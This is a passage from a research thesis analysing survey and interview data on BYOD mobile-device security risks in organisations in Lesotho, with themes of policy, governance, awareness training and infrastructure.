


Figure 4.4-1 Type of mobile device used to access emails

b) Question 2

This question was aimed at getting the information security risks that the use of personally owned mobile devices has prevailed in the organisations in Lesotho. The risks are not different from those encountered by global organisations which are presented in Chapter 1 section 1.2.2. Figure 4.4-2 presents the risks that the organisations in Lesotho encountered through the use of personally owned devices. Mixing of personal data and work data is a

challenge that IT specialists from organisations in Lesotho encounter through the use of personally owned mobile devices. While organisations struggling with mixing of data, sketchy or malicious applications installed by the device owners pose turmoil to the organisations.




Figure 4.4-2 BYOD information security risks

c) Question 3

Any organisation is bound to have the security in place in their working environment to protect their critical assets. As such, this question served to understand the type of security measures that the sample organisations have put in place to secure their assets that are accessed by the BYOD devices. The question and responses are presented in Figure 4.4-3. The results demonstrate that the main security mechanism applied to counter BYOD risks is anti-virus, firewall and ICT policy respectfully. It is 11.11% of the organisations which has a BYOD policy while none of the organisations utilises mobile device management. IT security measures seem to be a problem in all the organisations that responded to the study. Some

of the BYOD security mechanisms recommended by literature are discussed in Chapter 2 section 2.7




Figure 4.4-3 Security measures

d) Question 4

It was important to understand the perceptions of the respondents about the use of a personally owned mobile device. This helped the researcher to determine why most of the employees prefer using their personally owned mobile devices to perform work-related activities. Results gathered from this question are presented in Figure 4.4-4. The responses are not different from what global organisations have attested to. Personally owned mobile devices are convenient to the users and employees believe that their usage increases production as well as enabling remote work. There were a few responses (25%) which demonstrate information leakage as the perceived problem. More discussion on the benefits of BYOD as seen by both the employees and employers are discussed in Chapter 1 section 1.2.1.




Figure 4.4-4 Employee perceptions about using personally owned mobile devices

4.5 Interview Results Presentation

4.5.1 Interview data analysis

The topic under investigation is a new concept in the kingdom of Lesotho, and most of the study participants confirmed this through their responses. The questions were categorised according to the participant's role in the organisation as specified in the methodology chapter. The discussion is formulated from the combined interview questions from the end-users, executives and IT personnel. The first questions from the three categories laid a foundation on what type of device is predominant within the organisation.

Question 1 responses

I. What type of operating system is your phone using?

II. Do you allow your employees to use their personally owned android devices to access organisational data?

The above questions were directed to the end-users and IT personnel respectfully. The responses gathered from the three categories demonstrate that employees are using android smartphones to access both the organisation's network and E-mails. All of the three end-user respondents claimed that the organisation gave them Samsung J5 upon their tenure as the organisation's employees. This finding is in agreement with Meng, Thing, Cheng, Dai and Zhang (2018) that android is a dominating mobile device operating system in the market, thus no wonder all the participants agreed to use android devices. The two questions laid a foundation to the researcher's knowledge about the type of dominant mobile device that is used within the organisation. As such, tight security was expected to be applied to the devices as they are considered very vulnerable. The second question was asked to both the executive personnel as well as the IT department and all the participants attested to using android devices to access both the organisation's network and emails. The results from the respondents correlate with survey results presented in section 4.4 as well as the smartphone market share shown by Figure 2.4-1.

Figure 4.5-1 is a graphical representation of the themes that the researcher identified after applying the thematic analysis to the interview data. A detailed description of the themes follows.




Figure 4.5-1 The three outside themes are interconnected by the IT security governance

4.5.2 BYOD Policy theme

Question 2 responses

I. Can you walk me through your mobile device usage / BYOD policy?

Do you allow your employees to use their personally owned android devices to access the organisation's data?

The above questions were directed to IT personnel and the executive respectfully. The responses thereby demonstrate that the organisation does not have any BYOD policy in place. It has already been noted that the organisation is allowing its employees to utilise their personally owned mobile devices to access organisational resources hence a logical expectation was that the organisation has the BYOD policy to govern the utilisation of such devices. This response corresponds with Alotaibi and Almagwashi's (2018) finding that most of the organisations that have adopted BYOD lack a BYOD policy for the proper management of the BYOD devices. The BYOD policy has been discussed by multiple researchers and scholars as an important element in managing BYOD hence why it forms part of the themes. Figure 4.5-2 shows the construction of the BYOD policy theme from multiple codes as analysed through the use of Atlas.ti.




Figure 4.5-2 BYOD Policy theme and related codes

Respondent H[6] attested that:

"I do not know any policy that restricts employees from using their personally owned mobile devices."

And Respondent B added

> *"We do not have any mobile device or BYOD policy. We just help the employees to connect to the network and from there whatever they do with their mobile devices we do not interfere with it. ICT policy was developed but not sure if it was approved but it is not yet operational."*

From this analysis, it was discovered that most of the data especially from the end-users and executives may be residing in their personally owned mobile devices without any control of the employer. This was manifested by respondent E when she said:

[6] Director General

"If our phones could be hacked or lost, anyone can have a lot of company information that is stored on the phone. My phone once had a virus and I took it for maintenance, and I lost all the information that was there."

Table 4.5-1 represents the count of the codes that lead to the formation of the BYOD Policy as the major theme. From the IT responses, BYOD policy appeared 17 times while for executives it is 10 times and finally for end-users only 5 times. What the results manifest to us is that both the executive and IT personnel have some understanding of the need for the policy even though they do not have any BYOD policy in their organisation.

Table 4.5-1 BYOD policy codes count

	End-User Responses Gr=21; GS=3	Executive Responses Gr=17; GS=3	IT Responses Gr=33; GS=3	Totals
Lack of BYOD Policy Gr=32; GS=11	5	10	17	32
Totals	5	10	17	32

Gr = Groundedness Gs = Group density

The BYOD policy issue has been justified by Respondent B[7] from the IT department from his responses to Q7: "What measures would you take to investigate valuable data losses that occurred through your employee's mobile device?"

"I think this one can be guided by the policy but since we do not have one, we do not follow anything."

All the respondents from the IT department demonstrated the knowledge that the BYOD policy is mandatory for BYOD device governance and investigations. With these comments, we also discovered lack of ICT policy within the organisation, meaning that at the moment there is no single IT guideline or standard that the organisation is following hence the

[7] Computer Information system Specialist

researcher foresees high information security risks especially considering the type of organisation under investigation.

4.5.3 IT security governance theme

Question 3 responses

I. How do you keep both your personal and work-related data private in your smartphone?
II. Do you have any security framework that you use to contain the cyber threats brought about by the BYOD concept?
III. How do you handle data leakage occurrences? Do you have any strategy or forensic tool that alerts you on the data losses?

The questions above were directed to end-users, that is the executive and IT personnel respectively. There is a struggle at the IT department as the respondents attested to not having any tool or strategy to govern the use of IT resources, in this case, the organisation's data. The responses demonstrate various challenges, first from the end-users, that is, lack of awareness about data security. The respondents claimed that they do not have tight security on the devices to safeguard the organisation's data that is stored or accessed by mobile devices. Additionally, the executive personnel claimed that they do not have any security framework to contain cyber threats that may arise due to uncontrolled use of personally owned devices.

The organisation is faced with the challenge of governing organisational assets (organisational data). From the IT department, it was expected that there should be a clear strategy and guidelines as well as monitoring tools on data leakage occurrences. However, they do not exist. The two themes that came up from these responses are IT security governance as presented in Figure 4.5-3 and lack of awareness, education and training as discussed in 4.5.4.




Figure 4.5-3 IT security governance theme and related codes

IT security governance focuses on securing the organisation's data. This involves identifying the critical assets of the organisation, who, when, and how they should be accessed by the employees. This analysis brings down the fact that the organisation has to start a bit far before focusing on the BYOD policy as it would be impossible to develop the policy without clear guidance on how the IT resources (data) accessed by the employees are classified and governed appropriately. It does correlate with the lack of BYOD policy as it wouldn't be visible to own one when there is no clear data security governing document or legislation. The organisation through the collaboration of the IT department, executive personnel and other department managers must establish the data security governance plan to harmoniously develop and implement the BYOD policy.

4.5.4 Lack of awareness, education, and training

Question 4 Responses

I. In cases where you receive a phishing email, what actions do you take?
II. How do you handle data leakage occurrences? Do you have any strategy or forensic tool that alerts you on the data losses?

The discussion from the above questions boils down to lack of awareness, training, and education. Respondents from End users claimed not to be aware that mobile devices are vulnerable to malware and that Personal Identification Number (pin), pattern and Biometric methods of security are not adequate to safeguard sensitive data of the organisation from leaking through their devices. It was also noted from Respondent D that there is lack of knowledge that there is some mobile anti-malware that could assist in minimising the risk of malware invasion. Additionally, the end-users are not aware of the phishing emails and how to avoid such. From the IT department, it was chronicled that there is lack of expertise and knowledge when it comes to information security and mobile forensics. Also, the executive personnel revealed a lack of awareness on BYOD security issues as two of the respondents highlighted that BYOD is a new phenomenon to them. It is crucial in this digital era especially with the kind of data that the organisation is responsible for, to educate its employees on the importance of data security and the employees' roles in maintaining the data security. Hence awareness, training and education are identified as the critical theme. These themes have been broadly discussed by Bickerstaffe (2018), Mateko, Mateko, and Ioannies (2018), and O'Hanley and Tiller (2013), demonstrating that when it comes to cyber security there is lack of education, training and awareness.

The training and education theme entails a lot of codes from all the respondents and it was identified that there is lack of awareness, training and education on BYOD security, and this is demonstrated by the codes count in Table 4.5-2.

Table 4.5-2 Training and education codes count

	End-User Responses Gr=21; GS=3	Executive Responses Gr=17; GS=3	IT Responses Gr=33; GS=3	Totals
Training and Education Gr=31; GS=11	11	7	13	31
Totals	11	7	13	31

4.5.5 Infrastructure

Lastly, the identified theme is infrastructure. Respondents from the IT department declared that they are faced with email server problems hence why employees utilise their personally owned mobile email applications to access work-related emails. This was similarly justified by Respondent G from the executive personal whereas two executive respondents claimed not using any emails for communication purposes which contradicts with what other respondents claimed. Analysing the two respondents who claim to not use email, it was identified that their age may be the influencing factor to their response. Furthermore, there is a contradiction about email usage within the organisation. The contradiction can be cleared by proper IT security governance as it covers email use policy as well as password policy and many other policies. Still, due to funds, the organisation lacks some critical tools such as mobile device management, and network monitoring tools to enhance their security hence they form part of infrastructure issues. Table 4.5-3 depicts the number of codes from the different categories that lead to infrastructure as an important theme for this study.

Table 4.5-3 Infrastructure codes count

	End-User Responses Gr=21; GS=3	Executive Responses Gr=17; GS=3	IT Responses Gr=33; GS=3	Totals
Infrastructure Gr=33; GS=15	9	9	15	33
Totals	9	9	15	33

4.6 Discussion

The results from both the survey and the interview demonstrate common challenges in the organisations that are allowing their employees to use personally owned mobile devices to carry out work-related activities. We found a lack of IT security as the first challenge, lack of BYOD policy, lack of awareness, training and education and finally infrastructure problems.

4.6.1 IT security governance

For any organisation to safeguard their sensitive information there is a need for strong data security governance. The organisations need to identify their CIA risks and how they can be contained. Organisations with structured information security programmes already in place are better placed to handle emerging BYOD difficulties (Brodin, 2016) as opposed to those that lack data security governance programmes. Without proper data security governance, it becomes turmoil to organisations on how to manage access to their valuable resources. Data is one valuable asset in this era that organisations need to secure hence every organisation regardless of their level needs a clear strategy on how to secure their data. There is no single organisation that can operate without clear knowledge of their risks and how to mitigate those risks. Other IT-related issues such as email security, threat and vulnerability assessment will not be successful without properly establishing data security governance. More on this can be found in Chapter 2 section 2.7.

4.6.2 BYOD policy

BOYD policy is another component of IT security governance; with the right policy at hand the risk of BYOD can be mitigated. BYOD policy creates a Memorandum of Understanding between the employer and the employee hence all BYOD organisations must develop one. A BYOD policy, however, will not be established if the organisation does not have proper data security governance established. This is the document that binds the employee and the employer. Where the BYOD policy does not exist, it becomes difficult to manage the BYOD security risks that are discussed in Chapter 2 section 2.7.1. BYOD as one of the information security/cyber security risks (Alotaibi & Almagwashi, 2018) that needs to be attended with clear strategies. A special BYOD security programme comprising of the comprehensive BYOD policy is mandatory for all BYOD organisations.

4.6.3 Awareness, training, and education

This is the core of the BYOD security programme. Users or rather employees are considered as the weakest link when it comes to information security, cyber security and BYOD security. Having employees who are not aware of the cyber security risks that are brought about by the use of personal devices is like pointing a gun to one's head. It is critical that every BYOD organisation should invest in a BYOD training programme. When users are not aware of the risks their organisations are faced with it becomes so easy for the organisation to be attacked. The organisations may invest in expensive data leakage prevention technologies but without a comprehensive and sustainable education programme, their technologies won't help. Detailed discussion on this is found in Chapter 2 section 2.7.1.

4.6.4 Infrastructure

Infrastructure is a major player in realising and providing secure BYOD. Infrastructure in this study refers to both hardware and software tools that enhance the security of BYOD devices in an organisation. This pertains to Wi-Fi connection, network monitoring tools, automated reporting data leakage prevention tools, firewalls and antivirus applications as well as encryption methods. This also includes such things as remote access to resources, mobile

device management, mobile application management, mobile enterprise management and email security. More about this has been presented in Chapter 2 section 2.7.2.

4.7 Chapter Conclusion

This chapter discussed the analysis of data collected from both the interviews and the survey. Data triangulation as the method of data analysis allowed us to make conclusions of the data collected using different data collection methods. The survey was undertaken to understand the BYOD challenges from the organisations in Lesotho and to validate the interview data. The interview data revealed four critical themes namely BYOD policy, awareness, training, and education, IT security governance and infrastructure that the organisation needs to focus on to protect their sensitive information that is accessed by the employees. Lastly, the organisation is still at an infant stage of digital forensics hence it lacks mobile forensic investigation tools as well as expertise. This chapter contributes to the framework design that is suitable for the organisation in maintaining the information security TRIAD in BYOD while forensically investigating data leakage through mobile devices. The next chapter 